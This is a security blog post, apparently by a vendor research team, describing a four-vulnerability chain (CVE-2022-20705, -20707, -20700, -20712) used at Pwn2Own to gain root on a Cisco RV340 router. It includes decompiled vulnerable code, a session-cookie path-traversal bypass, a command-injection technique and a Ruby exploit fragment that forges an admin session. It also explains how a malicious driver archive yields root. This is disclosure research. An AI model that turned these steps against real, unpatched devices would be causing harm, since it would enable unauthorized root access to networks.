Blog


Pwning a Cisco RV340 with a 4 bug chain exploit

Four vulnerabilities were identified and used to successfully exploit a Cisco RV340 on the Local Area Network (LAN) side of the router during the Austin pwn2own competition in November 2021. The vulnerabilities for CVE-2022-20705 and CVE-2022-20707 were found by multiple entrants, including us, while CVE-2022-20700 and CVE-2022-20712 were unique to our entry. The vulnerabilities used are as follows:

- CVE-2022-20705 - Improper Session Management Vulnerability
- CVE-2022-20707 - Command Injection Vulnerabilities
- CVE-2022-20700 - Privilege Escalation Vulnerabilities
- CVE-2022-20712 - Upload Module Remote Code Execution Vulnerability

The following 9 models of Cisco devices are effected by both CVE-2022-20700 and CVE-2022-20705: RV160, RV160W, RV260, RV260P, RV260W, RV340, RV340W, RV345 and RV345P. The following 4 models of Cisco devices are effected by both CVE-2022-20707 and CVE-2022-20712: RV340, RV340W, RV345 and RV345P. More details can be found in the Cisco advisory.

This blog post details the vulnerabilities as used during pwn2own against a vulnerable Cisco RV340 device.



Search

Search the blog

Previous Posts

- CVE-2022-27643 - NETGEAR R6700v3 upnpd Buffer Over...
- Pwn2Own Austin 2021
- CVE-2020-16854 - Microsoft Windows Kernel Last Bra...
- Introducing Relyze Desktop 3
- Relyze 3 Beta - New decompiler and licensing changes!
- Relyze 2.5 now with multi threaded analysis!
- Relyze 2.4 now with integrated assembler support
- Relyze 2.1 with force directed layouts, custom seg...
- Relyze 2.0 now with ARM support, Call Graphs and m...
- Relyze 1.6 with ELF binary support!

Archives

- June 2015
- July 2015
- September 2015
- October 2015

Introduction

By chaining several vulnerabilities, we can exploit a Cisco RV340 to achieve remote root privileges on the LAN side. We target the web server which provides the administration portal, it runs via a NGINX server listening on port 80 for HTTP and port 443 for HTTPS connections. We leverage an authentication bypass vulnerability and a logic issue to reach a command injection vulnerability. The webserver runs as user www-data, so we also chain an elevation of privilege vulnerability to elevate from www-data to root privileges.

To follow along with this report you can download the firmware image RV34X-v1.0.03.22-2021-06-14-02-33-28-AM.img from the Cisco website. The firmware file format is a u-boot legacy uImage and can be extracted on a Linux machine using the dumpimage tool from the u-boot-tools package. Contained in the image is a UBIFS filesystem that can be extracted using the ubidump tool. Running the following commands will extract the required files from the firmware:

```
dumpimage RV34X-v1.0.03.22-2021-06-14-02-33-28-AM.img
dumpimage RV34X-v1.0.03.22-2021-06-14-02-33-28-AM.img -o rv340-
v1.0.03.22.tar.gz
tar -xzf rv340-v1.0.03.22.tar.gz
tar -xzf fw.gz
ubidump --savedir . openwrt-comcerto2000-hgw-rootfs-ubi_nand.img
```

A folder “rootfs” will be created which contains the files described in this report.

Improper Session Management (CVE-2022-20705)

The command injection vulnerability lies in the handler for the /upload uniform resource identifier (URI). This handler is located in the /www/cgi-bin/upload.cgi binary. To successfully reach the vulnerable code in the upload handler we must first bypass an attempt at access control as highlighted in yellow, implemented via the NGINX configuration file /etc/nginx/conf.d/web.upload.conf, shown below.

```
location /upload {
        set $deny 1;
```

```
        if (-f /tmp/websession/token/$cookie_sessionid) {
                set $deny "0";
        }

        if ($deny = "1") {
                return 403;
        }

        upload_pass /form-file-upload;
        upload_store /tmp/upload;
        upload_store_access user:rw group:rw all:rw;
        upload_set_form_field $upload_field_name.name "$upload_file_name";
        upload_set_form_field $upload_field_name.content_type
"$upload_content_type";
        upload_set_form_field $upload_field_name.path "$upload_tmp_path";
        upload_aggregate_form_field "$upload_field_name.md5" "$upload_file_md5";
        upload_aggregate_form_field "$upload_field_name.size" "$upload_file_size";
        upload_pass_form_field "^.*$";
        upload_cleanup 400 404 499 500-505;
        upload_resumable on;
}
```

As shown in the highlighted code above, a session id value (originally generated server side after a client has successfully authenticated itself) is retrieved from a cookie that was passed in via the request. This session id value is used to construct a path to test if a valid session file is present before the request is allowed. If a valid session file is not found, the request is denied via a 403 forbidden response. NGINX is responsible for parsing the HTTP cookies and generating the $cookie_sessionid variable via src/http/ngx_http_variables.c!ngx_http_variable_cookie. As such, no filtering or validation is performed on this session id cookie value, allowing an attacker to pass an arbitrary path as a session id value and this path can resolve to a valid file allowing the check to be satisfied, even though the valid file may not be an actual session file. For example, if we pass the value “../../../etc/firmware_version” as the sessionid this check will be passed and we may now call the /upload CGI handler. Of note is the fact that the directory /tmp/websession/token/ will not be present by default upon booting the device and is only created the first time a user is successfully logged in. To overcome this an attacker may perform a successful login via a built-in guest account which has both a username and password of “guest”. Performing this guest login will create the websession directory, but a guest account cannot access the web ui so no session

will be created. For this reason, we cannot use the guest session to target the /upload URI and instead use the authentication bypass described here.

We can now call the /upload handler in the /www/cgi-bin/upload.cgi binary. The main function of this binary will extract the session id from the HTTP cookie and perform some basic sanity checking of the characters to ensure the session id only contains letters, numbers, and several allowed characters via a regex "^[A-Za-z0-9+=/]*$" as highlighted in purple below, it will then call the vulnerable function at relative virtual address (RVA) 0x2684 as highlighted in yellow.

```
v16 = strcmp_1(REQUEST_URI, "/api/operations/ciscosb-file:form-file-upload");
if (v16 != 0) {
    v17 = strcmp_1(REQUEST_URI, "/upload");
    if (v17 == 0 && HTTP_COOKIE != 0) { // if the URI is /upload and we have a sessionid in the cookie
        v18 = strlen_1(HTTP_COOKIE);
        if (v18 < 81) { // sanity check sessionid characters
            v19 = match_regex("^[A-Za-z0-9+=/]*$", HTTP_COOKIE);
            if (v19 == 0) {
                v20 = StrBufToStr(local_0x44);
                func_0x2684(HTTP_COOKIE, content_destination, content_option, content_pathparam, v20,
content_cert_name, content_cert_type, content_password);
            }
        }
    }
```

However, as we need to pass in the dot character as part of the authentication bypass, we will not pass this regular expression check. Fortunately, the logic that extracts the session id does not account for multiple session id values being passed in a HTTP cookie, while NGINX will use the first occurrence of a session id value in the HTTP requests cookie, the upload.cgi binary prior to the regex check, will iterate over the HTTP cookie and use the last session id value it finds and not the first. We can see below the while loop does not break after it identifies the first occurrence of a session id as highlighted in yellow.

```
if (HTTP_COOKIE != 0) { // if an cookie is available
    StrBufSetStr(cookie_str, HTTP_COOKIE);
    __s2 = StrBufToStr(cookie_str);
    next_semicolon = strtok_r(__s2, ";", &saveptr); // start to split the semicolon deliminated cookie
    HTTP_COOKIE = 0; // this variable will become the sessionid string
    while (next_semicolon != 0) {
        sessionid = strstr(next_semicolon, "sessionid=");
        if (sessionid != 0) { // advance past "sessionid=" and set the value

            HTTP_COOKIE = sessionid + 10; // advance past "sessionid=" and set the value

        }
        next_semicolon = strtok_r(0, ";", &saveptr); // keep searching
```

```
    }
}
```

This allows an attacker to provide two session id values in a HTTP cookie. The first sessionid value as part of the authentication bypass and a second sessionid value which contains valid characters but itself does not need to represent a valid session. This second sessionid will be used by upload.cgi.

Command Injection (CVE-2022-20707)

The vulnerable function at RVA 0x2684 in upload.cgi takes several parameters which originate from the attacker's HTTP POST request. These parameters are multipart form fields which are used to configure the upload operation and are retrieved as shown below:

```
// upload.cgi!main+0x164
jsonutil_get_string(data_0x13248 + 0x4, &content_file_param, "\"file.path\"", -1);
jsonutil_get_string(data_0x13248 + 0x4, &content_filename, "\"filename\"", -1);
jsonutil_get_string(data_0x13248 + 0x4, &content_pathparam, "\"pathparam\"", -1);
jsonutil_get_string(data_0x13248 + 0x4, &content_fileparam, "\"fileparam\"", -1);
jsonutil_get_string(data_0x13248 + 0x4, &content_destination, "\"destination\"", -1);
jsonutil_get_string(data_0x13248 + 0x4, &content_option, "\"option\"", -1);
jsonutil_get_string(data_0x13248 + 0x4, &content_cert_name, "\"cert_name\"", -1);
jsonutil_get_string(data_0x13248 + 0x4, &content_cert_type, "\"cert_type\"", -1);
jsonutil_get_string(data_0x13248 + 0x4, &content_password, "\"password\"", -1);
```

The vulnerable function will create a json object to represent these input parameters based on the upload type specified in the pathparam field; such as Configuration, Firmware, Certificate, 3g-4g-driver or User. For example, a 3g-4g-driver upload will create the following json object with an attacker supplied fileparam, option and destination field:

```
int __cdecl func_0x2104(int content_destination, int content_fileparam, int content_option)
{
  // ...
    StrBufSetStr(v8, "FILE://3g-4g-driver/");
    StrBufAppendStr(v8, content_fileparam);
    v9 = json_object_new_string("2.0");
    json_object_object_add(json_obj1, "jsonrpc", v9);
    v10 = json_object_new_string("action");
    json_object_object_add(json_obj1, "method", v10);
    json_object_object_add(json_obj1, "params", json_obj3);
    v11 = json_object_new_string("file-copy");
    json_object_object_add(json_obj3, &string_jsonrpc + 0x4, v11);
    json_object_object_add(json_obj3, "input", json_obj2);
    v12 = json_object_new_string("3g-4g-driver");
    json_object_object_add(json_obj2, "fileType", v12);
    json_object_object_add(json_obj2, "source", json_obj4);
```

```
    v13 = StrBufToStr(v8);
    v14 = json_object_new_string(v13);
    json_object_object_add(json_obj4, "location-url", v14);
    json_object_object_add(json_obj2, "destination", json_obj5);
    v15 = json_object_new_string(content_destination);
    json_object_object_add(json_obj5, "firmware-state", v15);
    json_object_object_add(json_obj2, "firmware-option", json_obj6);
    v16 = json_object_new_string(content_option);
    json_object_object_add(json_obj6, "reboot-type", v16);
```

This json object is then converted into a string representation and a curl command is performed via popen to perform the upload operation.

```
  if (json_obj != 0) {
    json_str = json_object_to_json_string(json_obj);
    sprintf(&buff, "curl %s --cookie 'sessionid=%s' -X POST -H 'Content-Type: application/json' -d '%s'", v3,
sessionid, json_str);
    debug("curl_cmd=%s", &buff);
    __stream = popen(&buff, "r");
    if (__stream != 0) {
      fread_1(&buff[2048], 2048, 1, __stream);
      fclose_1(__stream);
    }
```

The function json_object_to_json_string is from the shared object /usr/lib/libjson-c.so.2.0.1. This function fails to escape single quotes in a json value. This allows us to include a single quote in one of the input parameters for the json object, and as such we can perform a command injection attack in the constructed curl command, as highlighted in yellow above. Commands are run with the privileges of the www-data user.

Of note is the presence of a stack-based buffer overflow vulnerability in the unsafe sprintf call. The buffer written to is 2040 bytes in size, if we pass in an attacker-controlled form field large enough, we can overflow the buffer on the stack. As it is easier and more reliable to leverage a command injection vulnerability, we will not exploit the stack-based buffer overflow.

Privilege Escalation (CVE-2022-20700)

To execute arbitrary code with root privileges we can leverage the command injection vulnerability to forge an admin session and then use this session to upload a 3g-4g-driver archive which will contain an attacker-controlled shell script that will be executed with root privileges.

To forge an admin session, we write a json object that describes the session to the /tmp/websession/session file. This is the file that will be queried when a session id is validated by the router. We must also create an empty file whose name is that of a valid session id value. A valid session id is a base64 encoded string comprising of the username, IP address of the client and a timestamp. Our exploit will generate the admin session as follows:

```
        fake_username = "sf"

        admin_sessionid = Base64.encode64("#{fake_username}/#{http.local_address}/#
{uptime_seconds}").gsub("\n", "")

        websessions = % Q[{
        "max-count":1,
            "#{fake_username}" : {
            "#{admin_sessionid}":{
                "user":"#{fake_username}",
                    "group" : "admin",
                    "time" : #{uptime_seconds},
                    "access" : 1,
                    "timeout" : 1800,
                    "leasetime" : 0
                }
            }
        }]
        websessions.gsub!("\n", "\\n")

        result = cisco_rv340_wwwdata_command_injection(http, "echo -n -e #{websessions} >
/tmp/websession/session; echo -n 1")

        if (result.nil ? or result.to_i != 1)
            $stdout.puts("[-] Failed create /tmp/websession/session") if @verbose
            return nil
        end

        result = cisco_rv340_wwwdata_command_injection(http, "touch /tmp/websession/token/#{admin_sessionid};
echo -n 1")
```

Upload Module Remote Code Execution (CVE-2022-20712)

We now have a session id for an admin session, and we can now successfully upload a 3g-4g-driver to the router by performing a valid HTTP POST request to the /upload and /jsonrpc URI endpoints with our forged admin session id. The uploaded driver is expected to be in the form a tar.gz file. The script /usr/bin/file-copy will handle the upload as shown below:

```
        INSTALL_USB_DRIVERS = "sh /usr/bin/install_usb_drivers"
```

```
# ...
# Download drivers from PC case
if["$filetype" = "3g-4g-driver"]; then
    checkPC = `echo $source_location_url | grep "$FILE_DRIVER"`
    if[-n "$checkPC"]; then
        orig_filename = `basename $source_location_url`
        # We assume that web server will put the file to correct location before calling this RPC
        if[-e "$DRIVER_DL_PATH/$orig_filename"]; then
            `$INSTALL_USB_DRIVERS $DRIVER_DL_PATH / $orig_filename 2 > / dev / null 1 > / dev / null`
            errcode = $ ?
```

We can see file-copy will call /usr/bin/install_usb_drivers and pass in the path of the uploaded driver file. The install_usb_drivers script is as follows:

```
#!/bin/sh

DRIVER_FILE = `basename $1`
DRIVER_FILE_DIR = `dirname $1`
DOWN_DIR = "/tmp/"
INSTALL_STATUS = 0
ASDSTATUS = "/tmp/asdclientstatus"

if["$DRIVER_FILE_DIR" != "."]; then
    #Absolute path
    if["$DRIVER_FILE_DIR" != "/tmp"]; then
        `cp - f $1 $DOWN_DIR`> /dev/null 2 > &1
    fi
fi

DRIVER_DIR = "/tmp/driver"
mkdir - p $DRIVER_DIR

# Extract the file
tar - xzf $DOWN_DIR$DRIVER_FILE - C $DRIVER_DIR
if["$?" - eq 0]; then
    # Install the driver
    `/${DRIVER_DIR}/sbin/usb-modem install` > /dev/null 2 > &1
    INSTALL_STATUS = "$?"
else
    INSTALL_STATUS = 1
fi

rm - rf "$DOWN_DIR/$DRIVER_FILE"
rm - rf "$DRIVER_DIR"

echo $INSTALL_STATUS > $ASDSTATUS
exit $INSTALL_STATUS
```

Highlighted in yellow above we can see the driver tar.gz file is extracted into a folder /tmp/driver/. We can then see, as highlighted in purple, a file contained within the extracted driver is then

executed. An attacker can supply the file usb-modem in the driver tar.gz file and as such execute arbitrary commands with root privileges.

Friday, 1 April 2022 Permalink 0 comments

0 Comments

Add Comment

无法连接到 reCAPTCHA 服务。请检查您的互联网连接，然后重新加载网页以获取 reCAPTCHA 验证

To leave a comment, click the button below to sign in with Google.

SIGN IN WITH GOOGLE

About Us

Relyze Software Limited offers professional software analysis solutions and services, giving you greater insight towards how your software works in order to identify defects, compliance, security, interoperability and performance issues.

Latest Tweets

- Relyze 3.6 is now available with lots of bug fixes and a new type coercion pass for the decompiler to better emit b… https://t.co/HwuTU82j3F
  Friday 03 June 2022
- Pwning a Cisco RV340 with a 4 bug chain exploit: https://t.co/JaGZIXEQPQ
  Friday 01 April 2022

Latest Blog Posts

- Pwning a Cisco RV340 with a 4 bug chain exploit. Read >>
  Friday 01 April 2022
- CVE-2022-27643 - NETGEAR R6700v3 upnpd Buffer Overflow Remote Code Execution Vulnerability. Read >>
  Thursday 31 March 2022

- NETGEAR R6700v3 upnpd Buffer Overflow Remote Code Execution Vulnerability (CVE-2022-27643): https://t.co/yEVhotUpOJ
  Thursday 31 March 2022
- Relyze Desktop 3.5 is now available. Improved decompiler support for Window CFG and XFG binaries, several bugfixes… https://t.co/sTHrJJhtk6
  Wednesday 26 January 2022
- Pwn2Own Austin 2021. Read >>
  Thursday 11 November 2021
- CVE-2020-16854 - Microsoft Windows Kernel Last Branch Record Information Disclosure Vulnerability. Read >>
  Wednesday 09 September 2020